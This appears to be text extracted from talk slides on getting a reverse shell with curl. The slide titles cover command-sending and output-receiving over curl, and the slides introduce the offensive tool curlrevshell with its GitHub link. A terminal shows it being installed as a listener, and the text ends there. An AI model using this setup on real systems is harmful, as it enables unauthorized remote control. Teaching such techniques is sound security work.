
...a Shell?




A Shell!




Connecting to Us




Connecting to Us with Curl




Connecting to Us with Curl for Command-Sending




Connecting to Us with Curl for Output-Receiving




Shell: Process + Bidirectional Comms




Shell: Input...



Shell: Output :)



Our Only "Hacker" Tool: curlrevshell




<https://github.com/magisterquis/curlrevshell>

Setting up a Listener




Setting up a Listener



A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) and a window icon. The prompt is `[stuart@ops.servus.mom: /home/stuart]`. The command `$ go install github.com/magisterquis/curlrevshell@latest` is entered.


```
[stuart@ops.servus.mom: /home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
```


Setting up a Listener



```
ssh ~ 1  
[stuart@ops.servus.mom: /home/stuart]  
$ go install github.com/magisterquis/curlrevshell@latest  
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7  
go: downloading golang.org/x/net v0.30.0  
go: downloading golang.org/x/sync v0.8.0  
go: downloading golang.org/x/text v0.19.0  
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2  
